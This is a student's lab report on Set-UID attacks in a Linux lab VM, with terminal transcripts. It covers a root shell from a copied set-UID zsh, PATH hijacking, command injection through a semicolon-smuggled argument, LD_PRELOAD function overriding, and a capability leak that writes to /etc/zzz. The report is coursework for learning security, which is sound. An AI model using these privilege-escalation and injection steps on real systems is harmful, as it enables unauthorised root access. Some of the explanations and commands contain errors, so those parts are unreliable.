

Lab #2: Set UID Attacks
Name: Neriah Alcantara

Task 1- Shell Exploration

1. The applications in the /usr/bin directory are still configured with Set-UID and root permissions in the first four lines. and the four commands are no longer Set-UID programs after I copied it to my directory.



2. The permissions were set to root before executing the cmd **cp /bin/zsh tmp/zsh**; after copying the file to /tmp, the root permissions have been removed.



3. Completing the procedures outlined in this query. To start, I write **cp /bin/zsh /tmp**, **chmod 4755 /tmp/zsh**, and then execute **/tmp/zsh**. After executing zsh and verifying my ID and EUID, I am able to obtain root access.

```
neriah@Ubuntu:~$ su root
Password:
root@Ubuntu:/home/neriah# cp /bin/zsh /tmp
root@Ubuntu:/home/neriah# chmod 4755 /tmp/zsh
root@Ubuntu:/home/neriah# exit
exit
```

```
neriah@Ubuntu:~$ /tmp/zsh
Ubuntu# whoami
root
Ubuntu# id
uid=1000(neriah) gid=1000(neriah) euid=0(root) groups=1000(neriah)
Ubuntu# id -u
0
Ubuntu# id -u -r
1000
Ubuntu#
```


4. Repeat above procedure with /bin/bash instead of /bin/zsh. Copy /bin/bash to /tmp, make it a set-root-uid program. Run /tmp/bash as a normal user. Will you get root privilege? Please describe and explain your observation
    a. Doing the same above steps, I am unable to gain root privileges.


```
neriah@Ubuntu: ~
neriah@Ubuntu:~$ su root
Password:
root@Ubuntu:/home/neriah# cp /bin/bash /tmp
root@Ubuntu:/home/neriah# chmod 4755 /tmp/bash
root@Ubuntu:/home/neriah# exit
exit
neriah@Ubuntu:~$ /tmp/bash
bash-5.1$ id
uid=1000(neriah) gid=1000(neriah) groups=1000(neriah)
bash-5.1$ whoami
neriah
bash-5.1$ id -u
1000
bash-5.1$ id -u -r
1000
bash-5.1$
```

Task 2 – Exploiting PATH Environment Variable


```
# include <stdio.h>
# include <stdlib.h>
Int main ()
{
        system("ls");
        return 0;
}
```

1. Demonstrate if you can allow the above Set-UID program owned by the root to run your code instead of /bin/ls. If you are successful, is your code running with root privileges? Explain your observation. In order to do this task, you need to perform the following actions:
    a. Create the above program as a Set-UID program and test to see if the results match the intent of the program.
        i. Using the code supplied for this assignment, I wrote a script called customls.c and produced the program. I then typed **sudo chown root:root [prog_name]** and **sudo chmod +s [prog_name]** to run the command to Set-UID a program.






    b. Creating a customls program (different than the previous one)



Afterward, execute **gcc customls2.c -o ls**. After that, use **ls -l ls** to see if the program itself doesn't have root rights before launching it with**./ls**.



    c. Make the necessary changes to the PATH variable such that your program *ls* is called when you run the above Set-UID program. Report your observations.

i. Changing the path variable by typing **export PATH=$(pwd):$PATH** and then running the program using **./ls**

```
neriah@Ubuntu:~$ export PATH=$(pwd):$PATH
neriah@Ubuntu:~$ ls
hi! im a different ls!neriah@Ubuntu:~$
```

d. Report if your code is running with root privileges or not.

i. My code for part C is not running any root privileges.

```
neriah@Ubuntu:~$ ls -l ls
-rwxrwxr-x 1 neriah neriah 15968 Oct  9 15:43 ls
neriah@Ubuntu:~$
```

2. Now, change /bin/sh so it points back to /bin/bash, and repeat the steps. Can you still get the root privilege? Explain your observations.

a. After changing back my /bin/sh back to /bin/bash, I am unable to do chown or chmod to Set-UID a program. But the progam will still be able to run without root privileges or SetUID.

```
neriah@Ubuntu:~$ ls
customls2.c  Desktop    Downloads  Music     Public  Templates
customls.c   Documents  ls         Pictures  snap    Videos
neriah@Ubuntu:~$ ls -l ls
-rwxrwxr-x 1 neriah neriah 15968 Oct  9 16:48 ls
neriah@Ubuntu:~$ sudo chown root:root ls
[sudo] password for neriah:
neriah is not in the sudoers file.  This incident will be reported.
neriah@Ubuntu:~$ sudo schmod +s ls
[sudo] password for neriah:
neriah is not in the sudoers file.  This incident will be reported.
neriah@Ubuntu:~$ ./ls
customls2.c  Desktop    Downloads  Music     Public  Templates
customls.c   Documents  ls         Pictures  snap    Videos
neriah@Ubuntu:~$ gcc customls2.c -o ls
neriah@Ubuntu:~$ ./ls
hi! im a different ls!
neriah@Ubuntu:~$ pwd
/home/neriah
neriah@Ubuntu:~$ echo $SHELL
/bin/bash
```

Task 3 - Exploiting Set-UID program

a. I set q = 0 in the program and then generated a file named "newfile" that can only be read, edited, and executed by root. I then built a program that was listed for task 3 and gave root privileges (s**udo chown root:root [prog_name]** and **sudo chmod +s [prog_name]**). The newfile cannot be viewed by an ordinary user, but it was read and modified by the "task3" program when it is run with root access and SetUID permissions (with the command**./task3 "newfile;mv newfile newfile_new"**). As a result, the program is NOT secure and will jeopardize the system's integrity.

b.

```
neriah@Ubuntu:~$ ls
customls2.c  Desktop    Downloads  newfile   Public  task3     Templates
customls.c   Documents  Music      Pictures  snap    task3.c   Videos
neriah@Ubuntu:~$ ls -l task3 newfile
-rwx------ 1 root root    40 Oct  9 19:13 newfile
-rws--sr-x 1 root root 16224 Oct  9 19:14 task3
neriah@Ubuntu:~$ cat newfile
cat: newfile: Permission denied
neriah@Ubuntu:~$
```

```
neriah@Ubuntu: ~
neriah@Ubuntu:~$ ls -l newfile task3
-rwx------ 1 root root    40 Oct  9 19:13 newfile
-rws--sr-x 1 root root 16224 Oct  9 19:14 task3
neriah@Ubuntu:~$ ./task3 "newfile;mv newfile newfile_new"

test file!! unreadable!! (supposedly.)
neriah@Ubuntu:~$ ls
customls2.c  Desktop    Downloads  newfile_new  Public  task3     Templates
customls.c   Documents  Music      Pictures     snap    task3.c   Videos
neriah@Ubuntu:~$
```

c. After setting q = 1 in the program, and running the same command, the results show that there is no such file or directory. The system() works since it is linked to the zsh shell while execve() does the command without running through the shell, interpreting the code differently.

```
neriah@Ubuntu:~$ ls
customls2.c  Desktop    Downloads  newfile   Public  task3     Templates
customls.c   Documents  Music      Pictures  snap    task3.c   Videos
neriah@Ubuntu:~$ nano task3
neriah@Ubuntu:~$ nano task3.c
neriah@Ubuntu:~$ gcc task3.c -o task3
task3.c: In function ‘main’:
task3.c:22:8: warning: implicit declaration of function ‘execve’ [-Wimplicit-fun
ction-declaration]
   22 |   else execve(v[0], v, 0);
      |        ^~~~~~
neriah@Ubuntu:~$ ./task3 "newfile;mv newfile newfile_newnew"
/bin/cat: 'newfile;mv newfile newfile_newnew': No such file or directory
```

Task 4 – LD_PRELOAD environment variable.

d. Creating the dynamic link library named “task4.c”

```
neriah@Ubuntu:~$ nano task4.c
neriah@Ubuntu:~$ cat task4.c
#include <stdio.h>
void sleep (int s)
{
    printf("I am not sleeping!\n");
}
neriah@Ubuntu:~$
```

e. (in photo f)

f.

```
neriah@Ubuntu:~$ gcc -fPIC -c mylib.c
neriah@Ubuntu:~$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
neriah@Ubuntu:~$ export LD_PRELOAD=./libmylib.so.1.0.1
neriah@Ubuntu:~$ nano myprog.c
neriah@Ubuntu:~$ gcc myprog.c -o myprog
myprog.c: In function ‘main’:
myprog.c:4:4: warning: implicit declaration of function ‘sleep’ [-Wimplicit-func
tion-declaration]
    4 |    sleep(1);
      |    ^~~~~
```

```
neriah@Ubuntu:~$ cat myprog.c
/* myprog.c */
int main()
{
   sleep(1);
   return 0;
}
neriah@Ubuntu:~$
```

g. Running “myprog” as a regular program as as a normal user.

```
neriah@Ubuntu:~$ ls
customls2.c  Documents          Music     myprog    Pictures  task3      Videos
customls.c   Downloads          mylib.c   myprog.c  Public    task3.c
Desktop      libmylib.so.1.0.1  mylib.o   newfile   snap      Templates
neriah@Ubuntu:~$ ./myprog
I am not sleeping!
neriah@Ubuntu:~$
```

- Made myprog a Set-UID root program and ran it as a normal user. After running the program, nothing happened. By observation, it ignored the LD_PRELOAD variable and just used default sleep() instead of the custom one provided for this task.

```
neriah@Ubuntu:~$ sudo su
[sudo] password for neriah:
root@Ubuntu:/home/neriah# export LD_PRELOAD=./libmylib.so.1.0.1
root@Ubuntu:/home/neriah# gcc -o myprog myprog.c
myprog.c: In function ‘main’:
myprog.c:4:4: warning: implicit declaration of function ‘sleep’ [-Wimplicit-func
tion-declaration]
    4 |    sleep(1);
      |    ^~~~~
root@Ubuntu:/home/neriah# chmod u+s myprog
root@Ubuntu:/home/neriah# exit
exit
neriah@Ubuntu:~$ ./myprog
neriah@Ubuntu:~$ ls -l myprog
-rwsr-xr-x 1 root root 15960 Oct 10 00:05 myprog
neriah@Ubuntu:~$
```

- Make myprog a Set-UID root program, and run it in the root account.
    - The results show that it used the LS_PRELOAD variable and did not use the sleep()

```
neriah@Ubuntu:~$ su root
Password:
su: Authentication failure
neriah@Ubuntu:~$ su root
Password:
root@Ubuntu:/home/neriah# ls
customls2.c  Documents          Music    myprog    Pictures  task3      Videos
customls.c   Downloads          mylib.c  myprog.c  Public    task3.c
Desktop      libmylib.so.1.0.1  mylib.o  newfile   snap      Templates
root@Ubuntu:/home/neriah# export LD_PRELOAD=./libmylib.so.1.0.1
root@Ubuntu:/home/neriah# gcc myprog.c -o myprog
myprog.c: In function 'main':
myprog.c:4:4: warning: implicit declaration of function 'sleep' [-Wimplicit-func
tion-declaration]
    4 |    sleep(1);
      |    ^~~~~
root@Ubuntu:/home/neriah# chmod u+s myprog
root@Ubuntu:/home/neriah# ./myprog
I am not sleeping!
root@Ubuntu:/home/neriah#
```

- Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), and runs it as a different user(not-root user).
    - After running the "myprog" program, nothing happened. Therefore, it used the default sleep() function.

```
neriah@Ubuntu:~$ su user1
Password:
$ ls
customls2.c  Documents          Music    myprog    Pictures  task3      tmp
customls.c   Downloads          mylib.c  myprog.c  Public    task3.c    Videos
Desktop      libmylib.so.1.0.1  mylib.o  newfile   snap      Templates
$ LD_PRELOAD=./libmylib.so.1.0.1
$ gcc myprogc -o myprog
/usr/bin/ld: cannot open output file myprog: Permission denied
collect2: error: ld returned 1 exit status
$ gcc myprog.c -o myprog
myprog.c: In function 'main':
myprog.c:4:4: warning: implicit declaration of function 'sleep' [-Wimplicit-func
tion-declaration]
    4 |    sleep(1);
      |    ^~~~~
/usr/bin/ld: cannot open output file myprog: Permission denied
collect2: error: ld returned 1 exit status
$ sudo chmod u+s myprog
$ su neriah
Password:
neriah@Ubuntu:~$ ./myprog
neriah@Ubuntu:~$
```

Task 5 – Capability Leak

In the class, we looked at an example of capability leak. Here is another example of the same issue. Compile the following program, and make the program a SETUID root program. Run it in a normal user account, and describe what you have observed. Will the file /etc/zzz be modified? Please explain your observation.

You need to submit a detailed report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising

- I created a file in the /etc directory containing the "zzz" file. And created the program containing the code for task 5 and named it "task5" and copied it to /etc.

```
root@Ubuntu:/etc# nano zzz
root@Ubuntu:/etc# ls -l zzz
-rw-r--r-- 1 root root 18 Oct 10 02:10 zzz
root@Ubuntu:/etc# cd /home/neriah
root@Ubuntu:/home/neriah# ls
customls2.c  Downloads          mylib.o   Pictures  task3.c    tmp
customls.c   libmylib.so.1.0.1  myprog    Public    task5      Videos
Desktop      Music              myprog.c  snap      task5.c
Documents    mylib.c            newfile   task3     Templates
root@Ubuntu:/home/neriah# ls -l taask5
ls: cannot access 'taask5': No such file or directory
root@Ubuntu:/home/neriah# ls -l task5
-rwsr-xr-x 1 root root 16296 Oct 10 02:06 task5
root@Ubuntu:/home/neriah# cp task5 /etc
root@Ubuntu:/home/neriah# exit
exit
neriah@Ubuntu:~$
```

I then exit out of root in an attempt to run the “task5” program in the/etc directory. After I ran the program, there was a dialogue that said “malicious data.” meaning that the file was manipulated. This is an interesting security vulnerability that the file was opened before the program gives up root permission.

```
neriah@Ubuntu:/$ cd /etc
neriah@Ubuntu:/etc$ ls -l task5 zzz
-rwsr-xr-x 1 root root 16296 Oct 10 02:12 task5
-rw-r--r-- 1 root root    18 Oct 10 02:10 zzz
neriah@Ubuntu:/etc$ ./task5
neriah@Ubuntu:/etc$ cat zzz
test file filler.
Malicious Dataneriah@Ubuntu:/etc$
```